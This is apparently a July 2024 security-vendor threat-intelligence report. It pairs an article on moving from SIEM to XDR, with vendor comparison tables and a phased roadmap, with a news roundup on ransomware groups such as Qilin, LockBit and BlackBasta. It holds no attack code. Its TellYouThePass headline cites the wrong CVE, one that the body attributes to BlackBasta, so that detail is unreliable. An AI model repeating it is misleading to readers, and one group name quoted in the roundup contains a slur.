infosec

Threat Intelligence Report

EQST INSIGHT

2024

07

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

Headline

Keep up with Ransomware

Research & Technique

Headline

SIEM-based XDR Implementation Plan

Team Leader, Cloud Infra Business Team, Kim Yi-gon

■ Outline

With the Internet-based environment generalized, the importance of information security is being emphasized. To this end, the intrusion detection system (IDS) and intrusion prevention system (IPS) to detect cyber attacks from firewalls for simple network blocking have spread. In addition, concurrently with the development of IT services, the increase in advanced cyber attacks to threaten such services has led to the introduction of various information security solutions.

Information security in the earlier phase was to block all areas vulnerable to an attack. Recently, however, the security trend is shifting to center around monitoring with service availability and security concurrently taken into consideration. A solution that leads this change is the extended detection and response (XDR) service.

Cyber attacks are being advanced and more sophisticated as of late. A security solution of an independently implemented detection and response model cannot sufficiently respond to the threats. To this end, XDR, which is capable of integrated security incident detection and response, is drawing attention. XDR responds to threats by automatically collecting detection information in various security solutions, identifying and analyzing correlation, and therefore detecting malicious activities.

XDR comprehensively identifies the correlation of data in all vectors, such as email, endpoint, server, cloud workload and network. Therefore, even when an advanced threat occurs, visibility and context[1] can be secured for the overall environment.

[1] Context: The “situation information” or “information of information” that has become necessary by context network to search useful services and information from the massive information network. It refers to a specific situation that is recognized immediately, not an interpretation of simple information such as text.

■ Definition of XDR

XDR was first mentioned by Nir Zuk, the CTO of Palo Alto Networks. At the time, Zuk proposed the XDR concept for detection and response in all data sources through the security silo collapse. Subsequently, Gartner mentioned XDR in a report titled the "Security Monitoring Visibility Triad" and defined it as a security solution providing extensibility and a control function by including various security technologies and solutions in a single platform.

XDR is an open cyber security architecture to integrate security solutions, and security operations in all security layers including user, endpoint, email, application, network, cloud workload and data. Using XDR, even the security solutions that were not originally designed for concurrent operation can be mutually operated for threat prevention, detection, investigation and response.

XDR supports a security team, which is overloaded with work, to solve security issues faster and more effectively by narrowing the visibility gap between security solution and layer. In addition, it supports the team to make better security-related decisions and prevent cyber attacks in the future by capturing more comprehensive context-based data.

The concept of XDR, which was first introduced in 2018, has been continuously developed through active discussions by security experts and industry analysts. In the initial phase, many security experts explained XDR as an EDR extended to encompass all enterprise security layers. Currently, however, experts consider the potential of XDR to be far larger than the sum of the integrated solutions and functions, and emphasize its strengths including the workflow optimized to end-to-end threat visibility, integrated interface, and threat detection, investigation and response.

Analysts and vendors have classified the XDR solution into two types. The first is Native XDR, which is to integrate only the security solutions of the respective vendors, and the second is Open XDR, which is to integrate all security tools within the organization's security ecosystem. However, a growing number of enterprise security teams and security operations centers (SOCs) are hoping for Native XDR to also be an open solution. In other words, they are looking for flexibility to integrate other security solutions that are currently in use or being planned for use in the future.

Type	Characteristics
Open XDR	✓ Open XDR is dependent on the minimized partner (vendor) ✓ It can be linked with the previously implemented security products ✓ It can be implemented and used without replacement of the existing security products (tools)
Native or Closed XDR	✓ It can be integrated with and linked to the security equipment of single vendor ✓ There are limitations in the link to and analysis of other products

Table 1. Classification according to XDR Implementation Method

■ Summary of Detection & Response Technology

Type	Purpose	Scope of Response	Operational Approach
EDR	To conduct real-time endpoint monitoring and advanced threat detection	Endpoint equipment and host	• Real-time organizational endpoint monitoring • Endpoint data correlation analysis - Malicious act, indicator of attack (IoA), indicator of compromise (IoC), signature, machine learning
NDR	To analyze network traffic/user action and identify/investigate suspicious network activities	Traffic between network and device	• Real-time network attack response and blocking • Correlation analysis for user action-related abnormal network operations - Indicator of attack (IoA), anomaly detection, user action, machine learning
MDR	To continuously monitor and respond to threats through skilled security experts (24/7 monitoring, latest threat intelligence, security consulting, security compliance, etc.)	Cyber security experts (in all environments)	• Threat detection and response outsourcing • Data correlation analysis by security experts - Customer system integration through various interfaces* (API, logging, DataLake, etc.)
XDR	To support efficient threat detection/response in all environments of security team (using advanced analysis, machine learning, automation, etc.)	Endpoint host, application, traffic between network and device	• Automated response through various platforms • Integrated analysis of various sources - Machine learning, indicator of attack (IoA), anomaly detection, user action, malicious action, indicator of compromise

Table 2. Summary of Detection & Response Technology

■ XDR Trend and Major Vendors

In the XDR market, the demand for flexible and extensible solutions that can adapt to the fast changing situation is on the rise. According to this trend, the market is shifting towards service-based models such as XDR-as-a-Service[2]. In addition, as cyber threats are diversifying and becoming more elaborate, XDR is improving its detection and response function through machine learning and using AI technologies.

Gradually adopting multi-cloud strategies, enterprises are demanding an XDR solution capable of providing visibility for only multiple cloud platforms, but also the on-premise environment in order to strengthen their focus on multi-cloud environment security.

From the perspective of automation, as enterprises are experiencing difficulty due to the complexity of management according to the introduction of a number of security solutions and technologies, the importance of an improved orchestration function to integrate and automate security operations in a single platform is increasing.

At the same time, XDR adoption for SecOps[3] is increasing as XDR, which provides an integrated platform for security data collection, analysis and handling, plays a critical role in the SecOps activation.

Additionally, in line with the spread of mobile and IoT devices, the demand for comprehensive security in relation to not only the existing IT assets, but also mobile and IoT devices is increasing.

In line with the changes in market and customer requirements, numerous manufacturers are strengthening their competencies and broadening the scope of response based on the latest technologies. The table below shows the status of solutions of representative companies by XDR type.

[2] XDR-as-a-Service: A cloud-based preemptive cyber threat management service that provides 24/7 monitoring service by security experts through integration with the key operations of XDR (threat hunting, investigation, warning and response)

[3] SecOps(Security Operations): An approach to integrate the organizational security process and IT operation enabling faster and more effective response to security threats by sharing responsibilities related to security maintenance for the organization's digital assets and information, and therefore strengthening cooperation between security and operation teams

Type	Company	Features of Solution
Open XDR	Stellar Cyber	• Open XDR leading company, solution comprising open XDR platform, NG-SIEM[4], Threat Intel, NDR, IDS & Malware Analysis and SOAR • Collecting and analyzing comprehensive data in relation to various IT environments including cloud and heterogenous equipment • Enabling preemptive response and threat element analysis and monitoring in each cyber kill chain stage by establishing a security monitoring portal integrated with the previously implemented security solution, configuring honey pot sensor, and therefore identifying external attack factors
	Elastic	• Took over Endgame in 2019 and launched Elastic Security for endpoint • Collection, detection, defense and direct response through Elastic Agent integrated with open platform • Detecting and blocking unknown malware and ransomware, defending against APT attacks through host-based analysis
	IBM	• QRadar XDR comprising attack surface management (ASM), endpoint detection and response (EDR), security information and event management (SIEM), security orchestration, automation and response (SOAR), etc. • Designed to simplify threat detection, tracking, investigation and response in an integrated environment, automating detection, analysis and response using AI and pre-implemented playbook • Capable of establishing open XDR ecosystem to link to systems and solutions of other companies through QRadar XDR Connect
Native XDR	CrowdStrike	• Cloud-based single lightweight agent with usage of 1% CPU and 50MB or less • Providing high true positive rate through machine learning without requiring signature • Capable of securing visibility for threats through process tree • Providing 24*365 monitoring by overwatch team, and cyber threat information and response guidelines from threat hunting team experts
	SentinelOne	• Launched endpoint solution using machine learning-based action AI as the first in industry • Supporting file header-based analysis using reference and static AI engines before file execution • Capable of analyzing correlations of all related actions from the start to the end of malicious code attack • Preventing, stopping and remedying new malware, changed malware and hacking attacks based on the patented AI machine learning model, autonomously blocking ransomware function • Recently launched Purple AI, a ChatGPT-based search engine, to provide automatic query generation function through AI at natural language input

[4] SIEM(Security Information and Event Management): A solution to collect, analyze and report security data for overall IT infrastructure of the organization supporting security threat detection and response through real-time monitoring, log management and correlation analysis among security events

	TrendMicro	• Providing comprehensive protection with improved extended detection and response (XDR) functions • Generative AI assistant companion, providing preemptive attack surface risk management (ASRM) based on the principle of zero trust • Capable of automatic response to high-risk warnings through playbook • Reducing silo through correlation analysis among security vectors, and detecting and responding to suspicious action, malware, ransomware, interference and other important attacks
	Palo Alto Networks	• Focusing on improving security operation across endpoint, network and cloud • Providing Cortex XSOAR for automatic attack response, Cortex Xpanse for overall Internet attack surface management and protection, and Cortex XSIAM, an AI-based SOC operating platform • Providing MDR, the managed security service, through Unit42, a professional security service
	Cybereason	• Capable of detecting and responding to unknown attacks using machine learning technologies based only on the action data through end point and host data collection, capable of remedy in all attack stages through single click • Comprising endpoint protection providing NGAV and EDR functions in MalOp engine, cloud, extended attack protection for network, threat hunting, security operation optimization providing MDR service, digital forensic and incident management providing incident response service
	Trellix	• Focusing on security event correlation analysis and automation • Conducting comprehensive collection and analysis also for endpoint events • Offering visibility for the flow of an attack by accurately providing an event with correlation analyzed as single threat
	Genians	• Expanded XDR business in 2021 through investment and business cooperation with ZDR and NDR specialist Xabyss • Solution comprising multi-layer detection engine for IOC detection (file), ML detection (file), XBA detection (action) and CTI (reference check) • Providing step-by-step detailed visibility covering from user action to data level
	Ahnlab	• Focusing on effective risk management under the assumption that the degree of risk of threats can vary depending on the organizational situation • Providing advanced risk scenario rules to identify and index risk priorities, reflect scenarios that have occurred and continuously update new scenarios, internal impact monitoring based on threat intelligence and linked analysis of heterogenous logs • Supporting open platform, etc. that can be linked to third-party solution


Table 3. Features of XDR Solutions by Vendor

■ SIEM-based XDR Implementation Plan

Currently, many enterprises and organizations are performing log integration and security monitoring by using the SIEM solutions, and introducing EDR and NDR to strengthen their security levels. Under the circumstances, they have come to face the mega trend of XDR.

As explained earlier, XDR is implemented as Open XDR or Native XDR. Although each has different strengths and weaknesses, Native XDR may involve difficulties in its configuration due to the large cost and resource investment considering the substantial organizational security environments at the moment.

The operations by phase from the SIEM establishment to the XDR expansion are summarized below.



infosec

Phase 1	Phase 2	Phase 3	Phase 4
Log Integration	Threat Detection & Analysis	Advancement & Automation	Next Gen.
Establish environment to collect and store the logs for all assets generated by the organization in one place	Prepare environment to detect, analyze and respond to security threats from logs collected from the log integration environment	Analyze the organization's security policy and workload, configure detection policy and visualization optimized to the organization, and administer continuous management	Secure visibility for the entire organizational scope through XDR expansion, and continuously assess and manage maturity of the organization's security level

Operations by Phase

Phase 1	Phase 2	Phase 3	Phase 4
Check purpose and goal	Link and distribute SIEM	Analyze security policy and workload	Apply XDR
Analyze assets and select target	Set SIEM environment	Upgrade threat detection level	Expand automation response
Establish integrated log collection environment	Select threat detection goals and targets	Establish threat detection response process	Accept zero-trust security model
Link and verify logs	Implement and apply threat detection policy	Review and apply automation	Estimate and manage security level indicators
Configure management environment	Implement and apply monitoring	Update and manage content	Use and apply AI and ML

Figure 1. SIEM Implementation by Phase

Phase 1 – Log Integration

In the phase of log integration, an environment to collect/store the logs for all assets generated within an organization is established. In general, the main purpose is to collect logs for compliance.

Phase 2 – Threat Detection and Analysis

The threat detection and analysis phase is where security threat detection, analysis and response policies are established in relation to the logs collected following log integration. This is a critical phase where the key functions of SIEM are set. For the detection rules established in this phase, the importance of assets, environment, etc. must be taken into consideration.

Phase 3 – Advancement and Automation

The advancement and automation phase is where detection accuracy is enhanced based on the fine-tuning of the established rules through advancement of the detection policy established in the threat detection and analysis phase, and the organization's SIEM operating maturity is continuously improved for response to the changing security environment. In addition, the efficiency of security response must be maximized by establishing a response process according to the detection result, and automating the post-detection response operations through application of the established process to SOAR functions.

Phase 4 – Next Gen.

In the next gen. phase, the latest trend, such as XDR and zero-trust, is applied using SIEM and SOAR while the organization's maturity for security threat detection, analysis and response is heightened.

■ Conclusion

So far, the phases from the initial SIEM establishment to the establishment of XDR, which is of the latest trend, have been defined. For SIEM, a platform to collect, save, and analyze the log data of heterogenous systems, the value of use in various fields amplifies when the amount of the collected data increases.
To make an effective use of this solution, the following must be taken into consideration.

infosec

Introduction Plan	· Analyze the organizational status and IT environment, and **establish goals** · Establish phases to fulfill the goals, and **prepare roadmap** in relation to the purpose, period and planning of each phase
Cost	· **Select the target or scope of link** by considering priorities · **Estimate budget cost** by analyzing infrastructure environment and checking solution establishment and maintenance cost
Content Management	· **Plan and implement** availability or security threat **detection policy** conforming with the organizational environment and purpose · Inspect internal process, and **select automation application target and apply automation** for swift response · **Configure** graph or table-type **dashboard environment** to secure visibility
Maintenance	· **Manage log link and infrastructure configuration** according to new IT asset introduction and changes in the existing environment · **Plan and implement new policy** to detect new security threats through preventive activities · **Upgrade** policy and **expand automatic response policy** to reduce noise (false negative)

Figure 2. Considerations for SIEM Introduction

It is desirable to establish an organizational security threat response system through the configuration of an SIEM-based security threat response environment by reviewing the considerations for solution introduction and implementation plans for each phase as discussed earlier.

In the zero-trust era, SK Shieldus, Korea's No. 1 information security service provider, is operating information security and security operation service-based detection/response solutions dedicated to WebShell on the basis of its top-tier security competency and infrastructure in Korea. It is providing various security services including not only security SI consulting, but also security level management support, integrated security monitoring and business environment optimization. The details of the security solution introduction, such as SIEM introduction and XDR implementation, can be found on the SK shieldus official website or through professional consulting service (1800-6400).

Keep up with Ransomware

Qilin Ransomware Attack on the UK Medical Service

■ Overview

The number of ransomware damage cases in June 2024 was 346, which decreased by approximately 40% from the previous month (568 cases). This is because LockBit ransomware group displayed an active performance by posting 172 ransomware damage cases, which account for 30% of all damage cases, in May, but the number of cases posted in June decreased drastically to 12.

The Operation Cronos[5] is analyzed to be the main cause for the decreased activities of LockBit. As part of the Operation Cronos, the National Crime Agency (NCA) of the U.K. revealed the identity of, and prosecuted "LockBitSupp" who is presumed to be the LockBit administrator on May 6. Following the Operation Cronos, LockBit showed off its undiminished power by posting over 100 victims. However, its activity reduced rapidly in June.

In addition, LockBit is showing instability in its operation, such as to upload testing posts several times recently in the dark web leak site and frequently losing connections to the leak site. By these reasons, speculation is raised that LockBit has stopped its activities altogether or is preparing for rebranding.

In fact, LockBit resumed its activity by posting victims on the dark web leak site on June 22. Nevertheless, the Federal Reserve[6] data it had posted was found to be the data of Evolve Bank & Trust, a financial company. Moreover, with the dark web leak site connections being continuously unstable, the influence of LockBit is decreasing considerably.

[5] Operation Cronos: Cyber disruption operation to destroy the criminal ecosystem of LockBit, such as attack servers and dark web leak sites

[6] Federal Reserve: Central bank of the U.S. and board of directors leading each Federal Reserve Bank as an organization independent from the Federal Government

IntelBroker, which sells access privileges and stolen data on BreachForums, a hacking forum, posted the data of several famous enterprises including the U.S. semiconductor company AMD and electronics manufacturer Apple. In addition to information about AMD's new product scheduled for release as well as the company's financial statements, personal information of employees and internal source codes, the data included the source codes of three software products internally used by Apple, which are 'AppleConnect-SSO'[7], 'Apple-HWE-Confluence-advanced'[8] and 'AppleMacroPlugin'[9]. IntelBroker also caused controversy by selling the source codes of T-Mobile, a German mobile carrier, aircraft data of the U.S. Army Air Corps and the U.S. Army Strategic Missile Command, AWS[10] information of CBRE, a global U.S. real estate company, and zero-day vulnerability[11] of the issue tracking program Jira of an information and software development company, Atlassian.

Ransomware threats using the latest vulnerabilities continued in June. For the recently detected BlackBasta ransomware, a function to attempt privilege elevation through CVE-2024-26169[12], a Windows vulnerability found in March, was identified. As for the TellYouThePass ransomware, its use in an attack by uploading the web shell[13] with CVE-2024-4577 CVE-2024-4577[14] vulnerability, which occurs in Windows PHP server and was detected in June, was identified. The continued occurrence of ransomware attacks using the latest and unpatched vulnerabilities calls for particular attention.

[7] AppleConnect-SSO: SSO and authentication system dedicated to Apple that enable access to specific application programs inside the network

[8] Apple-HWE-Confluence-advanced: Software used in Apple's internal information sharing

[9] AppleMacroPlugin: A set of tools facilitating Apple's internal process

[10] AWS: Cloud computing service provided by Amazon

[11] Zero-day Vulnerability: Vulnerability for which a patch is not available

[12] CVE-2024-26169: Privilege elevation vulnerability generated in Windows error report service

[13] Web Shell: Script file to execute various commands for the respective web server on a web page

[14] CVE-2024-4577: Remote code execution vulnerability generated when PHP is run in CGI mode in Windows environment

On June 3, Synnovis, a pathological and medical service company of the U.K., was attacked by Qilin ransomware group and it caused paralysis in some of the company's services. The attack also resulted in a setback in clinical services like blood test and, consequently, patients' treatment and surgery schedules were postponed or canceled. Disrupting blood classification as well, it even led to the shortage of blood in specific blood types. Qilin posted a notification of data disclosure in the dark web leak site on June 19 and, two days later on the 21st, it disclosed medical data and patients' personal data to a scale of approximately 400GB through its Telegram channel.

Ransomware News

infosec

Qilin attacks Synnovis, causing medical service disruptions at several hospital in the UK.

- On June 3rd, pathology service provider Synnovis was hit by ransomware, disrupting medical service.
- Blood testing and typing disruptions at Synnovis led to treatment and surgery delays in the UK hospitals.
- On June 21st, Qilin release 400GB of medical and patient data via their Telegram channel.
- Qilin claims they attacked because the UK did not assist in a particular war.

LockBit claims responsibility for attacking the US Federal Reserve.

- On June 24th, LockBit Posted on DLS* claiming they stole 33TB of data from the US Federal Reserve.
- There is no sample data, criticized for saying "Fire this clinical idiot who values Americans' bank secrecy at $50K."
- The data disclosed on June 26th belongs to another bank, 'Evolve Bank & Trust', not the US Federal Reserve.

* DLS(Dedicated Leak Site): A site posting data of victims who refused to pay ransom

IntelBroker posts data from AMD, Apple, and other major companies on Hacking Forums.

- IntelBroker, affiliated with the cybercrime group CyberNigger, posted stolen data on the BreachForums.
- Includes AMD's upcoming production info, financials, employee info, and Apple's internal software source code.
- Also posted data from T-Mobile, US Army Aviation and Missile Command, CBRE, and various vulnerability sales.

Restoration of the hacking forum BreachForums.


- After being seized by the FBI and DOJ* in May, BreachForums recovered but suffered another outage on June 10th.
- "ShinyHunters" Telegram account and BF's chat channel Jacuzzi 2.0 suspended, multiple sanctions confirmed.
- On June 13th, BF restored with "ShinyHunters" transferring authority to "Anastasia" before retiring.

* DOJ(Department of Justice): The U.S. Department of Justice, the federal law enforcement agency

BlackBasta suspected of exploiting Windows zero-day vulnerability.

- Malware using CVE-2024-26169, a privilege escalation flaw in Windows Error Reporting service, found in March.
- Similar tactics, techniques, and procedures to BlackBasta, attempting ransomware payload* distribution.
- The malware was created before the vulnerability was discovered on Feb 27, 2024, and Dec 18, 2023.

* payload: Code designed to infiltrate, alter, or otherwise damage computer systems



TellYouThePass ransomware exploiting latest PHP vulnerability (CVE-2024-26169).

- Vulnerability in Windows PHP CGI* mode allows RCE via specific Unicode* characters.
- The vulnerability was patched on June 6th, but evidence of actual exploitation was found starting from June 8th.

* CGI(Common Gateway Interface): Standard protocol that allows web servers to interface with external programs

* Unicode: The standard character encoding method for handling all characters

LAPSUS$ group ceases activity.

- Resumed activities in December 2023 with corporate breaches, data theft, and ransomware sales.
- In June, posted on their Telegram channel announcing cessation of activities without illegal actions.
- After ceasing activities, renamed their Telegram to "LAPSUS$ [Chapter 2]" on June 19th, indicating a return.

RansomHub ESXi variant discovered.

- The previous Windows / Linux versions were built using Go lang, while the ESXi variant is developed in C++.
- Include virtual environment shutdown, encryption, key service termination, and self-deletion capabilities.

Hacktivist Azzasec releases ransomware.

- A pro-Palestinian hacktivist group primarily engages in cyber attacks against specific countries.
- On June 24th, they announced ransomware services through their Telegram channel.
- Offering services for a specified period in exchange for payment or purchasing source code.

Conti and LockBit ransomware FUD* experts arrested in Ukraine.

- Part of the "Endgame Operation" aimed at neutralizing botnets distributing ransomware and various malware.
- Endgame Operation began on May 30, revealing results sequentially, including arrests of FUD experts.
- The individual is a 28-year-old Russian male arrested by Ukrainian police on April 18.
- He created payloads for distributing ransomware and sold them to Conti and LockBit.

* FUD(Fully Undetectable): The technology of creating malware to evade detection by various security products like Anti-Virus.

Figure 1. Ransomware Trend

Ransomware Threats




